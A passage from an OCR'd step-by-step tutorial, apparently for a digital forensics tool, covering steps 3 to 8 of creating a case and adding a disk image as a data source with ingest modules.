
Step 3: Add *Case Number* and Examiner's details, then click on *Finish.*




Step 4: Choose the required data source type, in this case *Disk Image* and click on *Next.*




Step 5: Give path of the data source and click on *Next.*



Step 6: Select the required modules and click on *Next.*



Step 7: After the data source has been added, click on *Finish.*



Step 8: You reach here once all the modules have been ingested. You can begin investigating but wait until the analysis and integrity check is complete.